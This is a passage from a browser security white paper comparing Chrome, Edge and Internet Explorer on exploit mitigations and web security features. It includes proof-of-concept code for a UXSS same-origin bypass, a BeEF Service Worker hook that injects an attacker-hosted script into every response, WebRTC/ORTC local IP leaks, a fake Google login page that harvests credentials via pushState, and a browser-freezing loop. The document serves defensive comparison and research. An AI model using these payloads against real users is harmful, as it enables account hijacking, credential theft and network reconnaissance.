[1] https://medium.com/@justin.schuh/securing-browsers-through-isolation-versus-mitigation-15f0baced2c2

10.1 DEP

Google Chrome supports DEP since version 2.0.172, which was released on 2009-05-24 and was the earliest version X41 D-Sec GmbH could get their hands on. Microsoft Edge supports DEP since the earliest release from 2015-07-30. DEP was supported in Internet Explorer 9, which was the earliest version that could be found.

10.2 Address Space Layout Randomization (ASLR)

Google Chrome supports ASLR since version 2.0.172, which was released on 2009-05-24. Microsoft Edge supports ASLR since the earliest release from 2015-07-30. ASLR was supported in Internet Explorer 9, which was the earliest version that could be found.

10.3 HIGHENTROPYVA

The first Google Chrome release for 64-bit was on 2014-08-26[2], therefore this is the first time HIGHENTROPYVA could be supported. Microsoft Edge supports HIGHENTROPYVA since the earliest release from 2015-07-30. HIGHENTROPYVA is not supported in Internet Explorer 9, but was introduced in version 10 which was released on 2012-11-13.

10.4 CFG

Support for CFG in Google Chrome was introduced on 2016-10-14[3].

Microsoft supported CFG with Windows 8.1 Update (2014-11-19) and Windows 10 (2015-07-29). Since the first Microsoft Edge version was released on 2015-07-30, this is the initial support for CFG. The Internet Explorer version released with Windows 10 on 2015-07-29 supports CFG as well. On Microsoft Windows 8.1, support for CFG was introduced with KB3000850[4], which updated Internet Explorer from 11.0.7 to 11.0.14 and enabled CFG on 2014-11-17

[2] https://blog.chromium.org/2014/08/64-bits-of-awesome-64-bit-windows_26.html
[3] https://bugs.chromium.org/p/chromium/issues/detail?id=584575
[4] https://www.microsoft.com/en-us/download/details.aspx?id=44977

11 Web Security

While the previous chapters analyzed sandboxing and hardening features, this one focuses on four aspects of Web Security: Same Origin Policy, Port Banning, Content Security Policy and support for a number of HTML5 features. Given that new features emerge every year, not all of them are analyzed in this report. X41 D-Sec GmbH gave priority to features that had, or currently have, security implications.

Before analyzing these features, it is important to point out that Internet Explorer exposes a specific attack surface not present in the other two browsers: it is the only one offering backwards compatibility, which supports legacy technologies such as Visual Basic Script (VBScript) and VML. While these are disabled by default, they can be enabled in the 32-bit version of Internet Explorer by downgrading the Document mode[1]. The following meta tag can be added in the head of a webpage, to have VML and VBScript enabled in Internet Explorer, lowering the Document mode to Internet Explorer 9:

```
<meta http-equiv="X-UA-Compatible" content="IE=9" />
```

Old techniques that allowed to lower the Document mode from a page already rendered with a higher Document mode, via iframes for example, do not work anymore, meaning that forcing Internet Explorer to lower the Document mode needs a server-side resource that returns a meta tag or the equivalent X-UA-Compatible server header. If a new exploit in the VBScript core is discovered, the attacker just needs to lower the Document mode while serving the exploit to target the current Internet Explorer version exploiting bugs in legacy features. A VBScript vulnerability discovered in 2014 affected versions of Internet Explorer from 3 to 11[2], and is a notable example of how dangerous bugs in such legacy technologies can make an attacker's life easier, since the same bug can be reliably used to target many different browser versions. Both Google Chrome and Microsoft Edge do not have such automatic backwards compatibility modes and do not implement these technologies, removing this attack surface completely.

[1] https://msdn.microsoft.com/en-us/library/dn384057(v=vs.85).aspx

[2] https://securityintelligence.com/ibm-x-force-researcher-finds-significant-vulnerability-in-microsoft-windows/#.VGNwwPnF-Sq

11.1 Same Origin Policy Enforcement

The Same Origin Policy (SOP) restricts interaction between websites of different origins, where the origin of a website is defined as the unique combination of the hostname, scheme and port from which its contents is retrieved. If any of these three attributes varies, the resource is in a different origin. Hence, if provided resources come from the same hostname, scheme and port, they can interact without restriction.

The SOP protects data available in one website from being retrieved or modified without authorization by another one. For instance, any website you visit other than your on-line email website should not be able to read your email or send email using your account.

Most of the times SOP bypasses lead to UXSS issues, as they allow an attacker to inject arbitrary JavaScript into any website. There are cases where SOP bypasses are so specific to a JavaScript object or a combination of various bugs that this is not possible, however they can still be useful if chained with other bugs. They can be used to steal information from and gain control over any websites the victim can visit. This is especially true if the victim is currently logged in to an account on a target website.

When exploiting UXSS flaws the attacker effectively has control over any origin, without the need of having a XSS on each of the origins, as the SOP would otherwise require. Using such a flaw, an attacker usually has full access to any origin since the SOP is not in place. In case of social media sites, it would allow an attacker for example to retrieve and steal all the user's private information stored on the site and as change the victim's settings on the site, and send messages. Using tools such as the BeEF Tunneling Proxy, it effectively allows an attacker to turn the browser into an open proxy.

All browsers analyzed have a history of SOP bypasses, and some of them are still working on the browser versions tested.

In order to run a comparison between browsers, a bespoke Ruby script that simulated different origins was built. The "Main" origin was used to load test cases written in JavaScript. Another origin, called "Second", was used to host content to be retrieved from the first one. Additionally, some SOP bypasses might rely on open redirects, custom content-types or headers returned in the response. Having full control over the server-side handlers was therefore important for the analysis.

One interesting example is a SOP bypass[3] from Manuel Caballero that still worked on Microsoft Edge 15.15063 at the time of writing this report.

The bypass gets around the SOP creating a blank origin iframe pointing to a data-uri that renders a meta refresh tag. This, combined with the fact many origins (Twitter is used in the PoC) render at least one iframe with a blank origin, can be exploited to execute arbitrary JavaScript code in the origin of the site that expose one of these blank origin iframes. Twitter for instance has a blank iframe called dm-post-iframe.

The code in listing 11.1 is a PoC for Microsoft Edge that triggers an alert box coming from the affected


[3] https://www.brokenbrowser.com/sop-bypass-uxss-tweeting-like-charles-darwin

origin.

```
<html>
<body>
Make sure you have a tab open on Twitter using Edge 15.15063
<br><br><br>
<iframe width="300" height="150" src="data:text/html,<meta http-equiv=refresh content=%220;url=data:text/html,<br><br>about:blank origin. \
click the button below:<br><br><input type=button onclick= \
window.open('javascript:alert(parent.document.domain)','dm-post-iframe') \
value='about:blank on Twitter PoC' />%22>"></iframe>
</body>
</html>
```

Listing 11.1: PoC for Microsoft Edge SOP Bypass

Google Chrome is not vulnerable since the SOP is enforced correctly, and throws the error shown in figure 11.1.



```
▶Blocked a frame with origin "null" from accessing a frame with origin "http://10.0.61.73:7777".
 data:text/html,<br><br>about:blank origin. click the button below:<br><br><input type=button onc
                                                                                           lic…:1
The frame requesting access has a protocol of "data", the frame being accessed has a protocol of
"http". Protocols must match.
> |
```

Figure 11.1: Chrome returning a SOP violation error

SOP bypass vulnerabilities are often the result of highly specific logic bugs that are hard to compare. X41 D-Sec GmbH therefore decided to compare the handling of published SOP bypasses by the different vendors. The number of still working bypasses discovered by Manuel Caballero affecting Microsoft Edge[4] and Internet Explorer was higher than in Google Chrome at the time of writing. This hints at a better handling of SOP bypasses by the Google Chrome vendor.

11.2 Port Banning Enforcement

Port banning is a security measure implemented by web browsers to deny connections to non-standard TCP ports. It disallows requests to specific ports like 21, 25, 110, 143, in an attempt to prevent browsers from issuing requests to services like Telnet, Simple Mail Transfer Protocol (SMTP), Post Office Protocol, version 3 (POP3) and Internet Message Access Protocol (IMAP). Those are all ASCII-based protocols, like HTTP, which means that if a given server implementation is tolerant enough to errors, it is possible to encapsulate for instance IMAP commands inside the plaintext bodies of HTTP POST requests. This

[4] https://docs.google.com/spreadsheets/d/1L_cskKEXUjt5l3zCj1lvRJgAah0OrW1cU7SBTAuXJsI/pubhtml?gid=0&single=true

technique, also known as Inter-protocol Exploitation, has been discussed in details in the Browser Hacker's Handbook[5].

In order to test which ports are restricted, a bespoke Ruby TCPServer was listening on a port, iptables was used to redirect traffic coming from any port to the Ruby handler, and a few lines of JavaScript were used to loop and perform GET requests to all ports from 1 to 7000. The code of the script can be found in the Appendix, A.1 and A.2.

The implementation of Port Banning is inconsistent across the browsers tested. Microsoft Edge and Internet Explorer ban only 8 ports, while Google Chrome restricts way more ports for a total of 63. As a result, Microsoft browsers were more permissive, meaning that an attacker who wants to perform internal network exploitation via JavaScript would prefer to use Microsoft Edge or Internet Explorer as a vector since more ports can be probed. There is no reason why the browsers should be allowed to connect to X11, Internet Relay Chat (IRC), Secure Shell (SSH) and other known ports. Vulnerabilities such as IRC Network Address Translation (NAT) Pinning[6] have been demonstrated in the past, which could still be abused nowadays unless mitigations are implemented in the browsers. Google Chrome takes a more secure and restrictive approach disallowing about 8 times more ports than Microsoft browsers, as proven by the following tables 11.1 and 11.2:

19	21	25	110
119	143	220	993

Table 11.1: TCP Ports Banned by Microsoft Edge and Internet Explorer

1	7	9	11	13	15	17	19
20	21	22	23	37	42	43	53
77	79	87	95	101	102	103	104
109	110	111	115	117	119	123	135
139	143	179	389	465	512	513	514
515	526	530	531	532	540	556	563
587	601	636	993	995	2049	3659	4045
6000	6665	6666	6667	6668	6669	6697	

Table 11.2: TCP Ports Banned by Google Chrome

11.3 Content Security Policy Enforcement

Content Security Policy (CSP) is a HTTP response header that sites can set to limit what sources of scripts are acceptable in the context of the document being served. This helps to mitigate XSS and other forms of

[5] https://www.amazon.com/Browser-Hackers-Handbook-Wade-Alcorn/dp/1118662091

[6] https://www.youtube.com/watch?v=oDnzTYwo8p4

data injection. It uses a strict whitelist approach to specify which origins are allowed for which content. Since it was introduced mostly as an XSS mitigation, inline code (for example in attributes) and dangerous calls like eval are disallowed by default.

In the next chapters there will be examples of browser extensions that do relax the CSP, which is a quite common bad habit for many developers. The following example (see listing 11.2) shows a relaxed CSP where scripts are allowed only from the whitelisted HyperText Transfer Protocol Secure (HTTPS) resource, ***eval*** is explicitly allowed, and objects can not be loaded from different origins.

```
script-src 'self' 'unsafe-eval' https://api.penitenziagite.club; object-src 'self'
```

Listing 11.2: Relaxed CSP

Historically, CSP implementations in browsers have a long history of bypasses. Moreover, in April 2017, at OWASP 2017[7], Michele Spagnuolo and Lukas Weichselbaum presented[8] CSP bypasses for Google Chrome and Microsoft Edge.

X41 D-Sec GmbH repeated the tests in July 2017 and discovered that 4 of former 13 CSP bypasses were still working for Google Chrome, while the 9 presented Microsoft Edge bypasses were still all functional. Internet Explorer was not covered by their research.

It is important to note that some of these bugs rely on JavaScript frameworks internals, which might unsafely evaluate parts of the DOM by design, hence they are difficult to fix at a browser level. Moreover, the differences between Microsoft Edge and Google Chrome are mostly due to the fact Microsoft Edge lacks support for a new CSP directive called strict-dynamic[9].

The following are the bypasses that were still unpatched in Google Chrome[10]:

- Aurelia (2017-03-21)
- Polymer 1.7.1
- Underscore 1.8.3 / backbone
- Dojo 1.12.2

This is yet another example proving that CSP can still be bypassed in all modern browsers, and should not be considered a panacea against XSS.

[7] https://www.owasp.org
[8] https://www.owasp.org/images/c/c4/2017-04-20-OWASPNZ-SpagnuoloWeichselbaum.pdf
[9] https://www.chromestatus.com/feature/5633814718054400
[10] https://github.com/google/security-research-pocs/blob/master/script-gadgets/bypasses.md

11.4 HTML5 Features Support And New Web Technologies

New technologies have emerged and are enabled by default in current browsers, since the previous browser security white paper was released in 2011. These technologies provide additional attack surface and might expose dangerous functionality. For instance, Web/Object Real Time Communication (RTC) has a security issue by design, which is the leakage of the internal IP addresses. Internal IPs are required by the Web Real Time Communication (WebRTC) server in order to determine first which type of NAT is in place, and later how to do NAT traversal.

As discussed in the next sections, WebRTC allows an attacker to discover reliably and without user interaction all the internal IPs of a target, including virtual interfaces like tun/tap. This technique, particularly useful to both de-cloak users and perform internal network exploitation via JavaScript, comes in handy for attackers. Old techniques using unsigned Java applets or other browser plugins are not a viable option anymore, thanks to the Java Runtime Environment (JRE) changes and the implementation of Click-to-Play in modern browsers. It's not uncommon that new features added in browsers help attackers carry out more sophisticated attacks. WebRTC and Service Workers are just two examples.

Table 11.3 summarizes the support for the new features analyzed.

Feature	Google Chrome	Microsoft Edge	Internet Explorer
Service Workers	●	◐	○
WebRTC	●	◐	○
Object RTC (ORTC)	◐	●	○
History API	●	●	●
Web Assembly	●	●	○
WebGL	●	●	●
Web Notifications	●	●	○
Battery Status API	●	○	○

Table 11.3: Supported HTML5 Features And New Technologies (● - True, ○ - False, ◐ - Partly)

Support for new features introduces new code in the browser, therefore it potentially introduces new security bugs. Having said that, it does not mean a browser that supports fewer features like Internet Explorer, is more secure, or that Google Chrome is less secure than Microsoft Edge because it supports more features. The features analyzed have been chosen by X41 D-Sec GmbH since they can be potentially abused by attackers.

11.4.1 Service Workers

Service Workers were born as a replacement for AppCache, an experimental API to have offline user experience in the browser. A Service Worker is JavaScript code that runs in the background, having network fetches access across the same origin as well as ***postMessage*** to communicate with the parent page.

Service Workers are instantiated when the following actions trigger:

- prefetching content
- subresource access
- navigating resources
- background synchronization
- push notifications

A Service Worker has the capability to create new requests and responses as well as filter and modify them. The worker registration process is required to use a HTTPS resource to prevent standard Man-in-the-middle Attack (MITM) scenarios.

Since the Service Worker exposes the ***onfetch***/***onmessage*** handlers, it is possible to practically eavesdrop the communication between the browser and the server for the origin where the worker is instantiated.

In order to do that an attacker would first need to control the affected origin via XSS. There are three kinds of XSS: Stored, Reflected and DOM-based[11]. The difference lies on which context the injection happens, and if the injection is persistent. In the case of Persistent XSS, the injected attack vector is stored in some form of data storage like relational or noSQL databases. The Reflected and DOM-based types are non-persistent: the attack vector sent via an HTTP request is reflected back to the page unescaped. In case of DOM-based XSS there is no server-side interaction when the payload executes since the exploited function redirects in the client-side JavaScript context. This makes DOM-based types particularly effective at being stealthy since no activity can be logged on the target application.

Once the attacker has control over the origin, the Service Worker behavior mentioned earlier comes in handy for an attacker. Service Workers can be abused as a way of persisting Reflected/DOM-based XSS over the affected origin, as originally pointed out by Eduardo Vela Nava[12].

The Reflected XSS payload would inject a new script tag to the page from origin X, where the script instantiated loads malicious code instantiating a Service Worker on origin Y, which is affected by the XSS. Since the whole request flow can be manipulated, the Service worker ***onfetch*** handler could be hooked to a new malicious JS code as a script tag in every response of a fetch call. Such behavior would make it very easy to persist control over the origin, without losing the browser hook when the user clicks on page links. This persistence technique is more powerful than existing Man-in-the-Browser techniques relying on prototype overriding of objects to hijack same-origin calls and open cross-origin calls on new tabs[13].

[11] https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting
[12] https://sirdarckcat.blogspot.it/2015/05/service-workers-new-apis-new-vulns-fun.html
[13] https://github.com/beefproject/beef/tree/master/modules/persistence/man_in_the_browser

Although Service Workers do not introduce new vulnerabilities, they might help an attacker to chain or exploit other server-side vulnerabilities or misconfigurations, such as unfiltered JavaScript Object Notation (JSON) callbacks. The following scenario analyzes an origin affected by DOM/Reflected XSS also having an unfiltered JSON with Padding (JSONP) callback.

The Ruby code in Appendix A.3 is the example application with the unfiltered JSONP callback exposed as /vulnjsonp.

By using the BeEF exploit module JSONP Service Worker, it's possible to create a ServiceWorker hooking the ***onfetch*** (see listing 11.3), while hooking any page in the same origin since the attacker has full response over the response. More specifically, the ***onfetch*** call is overridden with then following code:

```
onfetch = function(e) {
    if (!(e.request.url.indexOf('' + beef.net.httpproto + '://' + beef.net.host + ':' + beef.net.port +
     ↪  '') >= 0))
        e.respondWith(new Response('' + tempBody +
                           '<script src=\'' + beef.net.httpproto + '://' + beef.net.host + ':' +
                            ↪  beef.net.port + hook +
                                '\' type=\'text/javascript\'></script>', {
            headers: {
                'Content-Type': 'text/html'
            }
        }))
    else
        e.fetch(e.request)
} //
```

Listing 11.3: Hooking of onfetch


As a result of hooking the ***onfetch*** call, persistence in the origin is achieved, as proven by the screenshot in figure 11.2 showing two different resources being hijacked in the same way.

ServiceWorkers support in Microsoft Edge is still experimental, and needs to be enabled via `about:flags`. However even after enabling it, it was not clear how to call the ***navigator.serviceWorker.register*** method, since the navigator was not referencing the serviceWorker object.

11.4.2 WebRTC And ORTC

WebRTC allows RTC between two browsers. ORTC is similar but was designed to provide lower-level access and finer grained control: in theory it should be possible to implement WebRTC in JavaScript using ORTC. ORTC is sometimes referred to as WebRTC 2.0.

Both of these technologies allow the creation of peer-to-peer connections, both over the Internet and directly on a local network. To be able to create these connections, the website needs to be able to determine the IP addresses (intranet and Internet) of the machine it is running on. There are APIs in both


Inspect with Chrome Develope
Chrome
DevTools
Devices
Pages
Extensions
Apps
Shared workers
Service workers
Other
inspect
terminate
localhost
localhost:4567/jsonp?callback
localhost:4567/sameorigin-1
localhost:4567/sameorigin-2

chrome://inspect/#service-workers

Service workers

Worker pid:27180 http://localhost:4567/vulnjsonp?callback=onfetch%3Dfunction(e)%7B%0Aif(!(e.request.url.indexOf(%27ht...

Worker pid:27957 https://www.google.pl/_/chrome/newtab-serviceworker.js

Worker pid:27907 http://localhost:4567/vulnjsonp?callback=onfetch%3Dfunction(e)%7B%0Aif(!(e.request.url.indexOf(%27ht...

localhost:4567/sameorigin-1

Unplanned site maintenance, please wait a few seconds, we are almost done.

localhost:4567/sameorigin-2

Unplanned site maintenance, please wait a few seconds, we are almost done.

Figure 11.2: Hook persistence across same-origin resource via ServiceWorkers

WebRTC and ORTC that allow a website to determine these IP addresses. An attacker can abuse these APIs to leak the local network IP address and abuse it in further attacks against the local network.

Microsoft Edge implements ORTC and provides a partial implementation of WebRTC. The ORTC implementation of Microsoft Edge is vulnerable to this local network IP address information leak in the default configuration. The WebRTC implementation does not appear to allow local network IP address enumeration and is therefore not vulnerable. Google Chrome implements WebRTC and has plans to implement ORTC. In the default configuration, the WebRTC implementation of Google Chrome is vulnerable to this local network IP address information leak. The relevant ORTC functions are not implemented and ORTC therefore do not appear to allow local network IP address enumeration. Internet Explorer implements neither ORTC nor WebRTC, and is not affected by this information leak.

The following code (see listing 11.4) shows how to extract the local IP address using ORTC as implemented in Microsoft Edge. It does not work against Google Chrome or Internet Explorer, as neither currently implement the RTCIceGatherer API of ORTC.

```
var oRTCIceGatherer = new RTCIceGatherer({
      "gatherPolicy": "all",
      "iceServers": [ ],
    });
oRTCIceGatherer.onlocalcandidate = function (oEvent) {
  if (oEvent.candidate.type == "host") {
    console.log("Found local ip address " + JSON.stringify(oEvent.candidate.ip));
  };
};
```

Listing 11.4: Using ORTC to Extract Local IP

Microsoft Edge provides a setting in the "about:config" page that allows a user to prevent the ORTC API from disclosing local IP addresses, but the default settings is to enable local IP addresses. Furthermore, this settings page cannot be accessed using the Microsoft Edge user interface but its address must be typed in the address bar manually. This makes it highly unlikely that the average user will disable it.

The code in listing 11.5 shows how to extract the local IP address using WebRTC as implemented in Google Chrome. It does not work against Microsoft Edge or Internet Explorer, as neither currently implement the ***RTCPeerConnection.createDataChannel*** API.

```
var oRTCPeerConnection = new RTCPeerConnection(
      { "iceServers": [ ] },
      {
        "optional": [
          { "RtpDataChannels": true },
          { "googIPv6": true },
        ]
      }
    );
oRTCPeerConnection.onicecandidate = function (oEvent){
  if (oEvent.candidate) {
    var asCandidate = oEvent.candidate.candidate.split(" ");
    if (asCandidate[7] == "host") {
      var sIPAddress = asCandidate[4];
      if (/[0-9]{1,3}(?:\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(?::[a-f0-9]{1,4}){7}/.exec(sIPAddress)) {
        console.log("Found local ip address " + JSON.stringify(sIPAddress));
      };
    };
  };
};
oRTCPeerConnection.createDataChannel("", { "reliable": false });
oRTCPeerConnection.createOffer(
  function (oRTCSessionDescription){
    oRTCPeerConnection.setLocalDescription(
      oRTCSessionDescription,
      function () {
      },
      function (sErrorMessage) {
        console.log("Could not set local description: " + sErrorMessage);
      }
    );
  },
  function (sErrorMessage) {
    console.log("Could not create offer: " + sErrorMessage);
  }
);
```

Listing 11.5: WebRTC Local IP Extraction

Google Chrome currently does not offer a setting that allows the user to prevent the WebRTC API from disclosing local IP addresses. There are a number of third-party extensions available that attempt to do this, with varying degrees of success. This makes it highly unlikely that the average user will disable it.

11.4.3 History Management

The history API is a convenient way of dealing with entries in the browser history, programmatically modify them, move back and forth through the browser history, etc. All browsers support this API, including Internet Explorer.

The following code (see listing 11.6) is an example on how to abuse the ***history.pushState*** call, which is used to add a new entry to the browser history. The new entry URL needs to be same-origin of the one where the history call originated, otherwise an exception is thrown.

```
var replace = "/session.000012312342123242342341 23.accounts.google.com/mail/#inbox"
history.pushState({},'', replace);

// the following var holds the base64 encoded version of the index file retrieved via
// wget -p -k https://accounts.google.com (retrieved, it's the page_to_base64--account_google_login file)
var google_accounts_b64_html = "base64_encoded_login_page==";

window.addEventListener('load',function(){
        document.body.innerHTML = atob(google_accounts_b64_html);

        window.history.pushState('','',replace);
        var fs = document.querySelectorAll('form')

        for(i=0;i<fs.length;i++){
                fs[i].addEventListener('submit',function(e){
                        e.preventDefault(); e.stopPropagation();
                        var c = '';
                        var i = document.querySelectorAll('input');
                        for(x=0;x<i.length;x++){
                                c += i[x].name + "=" + i[x].value + '\n'
                        }
                        console.log(c);
                })
        }

})
```

Listing 11.6: Abuse of history.pushState - Example 1

In the code above the current page body is replaced with a Google Account login page, overrides the form submission and intercepts the email entered. It is possible to modify the code to support entering the password as well, which would be served over a second page. This behavior is achievable just via XSS which is a known attack vector. What comes in handy is the possibility of using ***pushState***(see figure 11.3) to mask the real URL (which in case of a Reflected XSS could depend on injection and payload), or to confuse the victim adding long strings ending with `accounts.google.com` as an example. Using short domain names like `i.io` or `g.co` makes it easier for an attacker to dynamically camouflage its phishing scenarios via pushState.


Another way of abusing this feature is to freeze the current tab (or even the whole browser) by just calling

pushState in a loop, like presented in the code in listing 11.7.

```
a='lol';
for(b=0;b<999999;b++){
  history.pushState({},{},a);
  a=a+b;
}
```

Listing 11.7: Abuse of history.pushState - Example 2

Running the code above will make the current tab and also the entire browser unresponsive while the code runs. This behavior was supposed to be patched by limiting the number of ***pushState*** calls per second, but it can be still reproduced on the latest Google Chrome(see [14] for the bugreport). Microsoft Edge instead is not affected by this problem, and the code above does not trigger any Denial of Service (DoS) or CPU/memory spikes.


Sign in - Google Accounts
localhost/session.00001231234212324234234123.accounts.google.com/mail/#inbox
Google

One account. All of Google.

Sign in with your Google Account

secretemail@gmail.com

One Google Account for everything Google

```
Page=PasswordSeparationSignIn
GALX=gIQ3hyN_G_w
gxf=AFoagUWIBetR47arPEZBXgwhOP-uMAnPFQ:1496144367183
continue=https://accounts.google.com/ManageAccount
followup=https://accounts.google.com/ManageAccount
ProfileInformation=
SessionState=
_utf8=☃
bgresponse=js_disabled
Email=secretemail@gmail.com
=
signIn=Next
```

Figure 11.3: Modifying the controlled origin content to harvest credentials confusing the victim via history.pushState

[14] https://bugs.chromium.org/p/chromium/issues/detail?id=394296

11.4.4 WebAssembly

WebAssembly (WASM)[15] is a technology that enables usage of compiled code in web contexts of browsers. It originally evolved from JavaScript, aiming at supporting compilation of C and C++ code. Based on *LLVM*[16] the technology is also suited for other compiled languages and now also supports languages like *Rust*[17].

WASM is shipped in Google Chrome and available for preview in Microsoft Edge when enabling it via `about:flags` in version 15.15063 or later. It is not available in Internet Explorer and no support is announced.

In terms of security impact there are two main threat scenarios to be considered:

1. Attacks using WASM against the browser, other components, or the operating system (privilege escalation).
2. Attacks against applications implemented using WASM.

We consider the first scenario to provide an attack surface very similar to JavaScript. The same sandboxing strategies and mitigations seem to be employed in the browsers. In Google Chrome WASM programs run inside a sandboxed renderer process and in Microsoft Edge,they run in the content process belonging to the webpage which runs in an AppContainer. Since it is possible to call JavaScript functions from WASM code via the imports table, there might be an increased chance of concurrency issues regarding temporal memory safety by possibly triggering early garbage collection. We did not identify generic attacks regarding this.

The second scenario is related to vulnerabilities that might be exploited in web applications that use web assembly. Since different programming languages and especially C and C++ might have features that negatively impact security, applications written in WASM might have vulnerabilities not found in JavaScript based applications (and vice versa).

WebAssembly specifies several constraints on the operation of programs that aim to ensure increased safety regarding memory operations and other possibly unsafe operations. In particular there are constraints regarding control flow hijacking enforced at runtime. Most importantly the compiled code is inaccessible for read or write by the application itself at runtime.

The general security design choices, remarks and techniques in the following apply to both Google Chrome and Microsoft Edge.

11.4.4.1 Handling of Application Level Invalid Actions and Error Cases

We discovered some unexpected behavior in our tests using *emcc (Emscripten gcc/clang-like replacement + linker emulating GNU ld) 1.37.14 clang version 4.0.0 (emscripten 1.37.14 : 1.37.14)* on Linux to compile

[15] `https://webassembly.org`
[16] `https://llvm.org`
[17] `https://github.com/rust-lang/rust/issues/33205`

WASM binaries from C code. When running the binaries on Microsoft Windows and testing various error conditions it was discovered that even though the documentation mentions traps[18], no traps for faulty behavior were emitted at runtime. Instead, zero values were returned when accessing or writing buffers out of bounds.

We discovered that apparently the reason was the following: when compiling as a side module using the flag `-s SIDE_MODULE=1`, the traps and security checks were not triggered, even though they were explicitly allowed on the compiler command line using `-s ‘‘BINARYEN_TRAP_MODE=’allow’’’`.

An example function where no trap was hit when compiled to WASM is shown in listing 11.8.

```
unsigned char stack_oob_read() {
        char buf[256];
        for (size_t i = 0; i < sizeof(buf); i++)
                buf[i] = i;
        return buf[256]; //oob
}
```

Listing 11.8: Out-of-Bounds Read

When compiled using the command line `emcc wasmtests.c -O2 -s "BINARYEN_TRAP_MODE=’allow’" -s WASM=1 -s SIDE_MODULE=1 -o wasmtests.wasm`, no trap was observed.

Without deeper investigation of the root cause, we consider this behaviour a good example for insecure and unexpected behaviour that might emerge in applications using WASM.

Since the security checks as specified and documented[19] in the WASM open platform seemed to be working in our tests, this poses no direct threat to the browsers’ security in terms of privilege escalation. Yet the WASM based applications itself might show unexpected behavior with security impact. As an example, cryptographic libraries ported to WASM where predictable values can cause major security vulnerabilities. We expect that existing code in legacy libraries will be cross-compiled to WASM in the future.

In conclusion both browsers emit the expected behavior and enforced traps when they were enabled and not optimized out. But since the traps are introduced during compile time, there is not runtime guarantee that application level unsafe behaviour will not occur. We recommend to all browser vendors to consider this regarding runtime checks and future improvements to the WASM specification.

11.4.4.2 Arithmetic Overflows and Truncation

All tested WASM implementations were implementing the *wasm32* architecture variant. An *ILP32* model was used here. This model is using 32-bit for *int*, *long*, and pointer types. ILP32 uses 64-bit for the type

[18] https://github.com/kripken/emscripten/wiki/WebAssembly

[19] http://webassembly.org/docs/security/

`long long`, yet using `long long` types in the tested C code led to an error being emitted when importing the WASM binary. Truncation and wrap-arounds were observed on values being passed directly from JavaScript to WASM C functions that had `int`, `size_t`, and `long` arguments. The truncation is expected due to the nature of *wasm32*. Still, it might not be expected by developers and lead to vulnerabilities in WASM based applications.

For example the following function (see listing 11.9) defined in C could be called from JavaScript using a value not representable by 32 bits.

```
long arg_over(unsigned long val) {
        // overflow while passing val?
        return val;
}
```

Listing 11.9: C Function With `long` Argument

The following code passes value *8589934590* into the function ***arg_over*** as defined in listing 11.10.

```
    // Check for wasm support.
    if (!('WebAssembly' in window)) {
      alert('you need a browser with wasm support enabled :(');
    }

    // Loads a WebAssembly dynamic library, returns a promise.
    // imports is an optional imports object
    function loadWebAssembly(filename, imports) {
      // Fetch the file and compile it
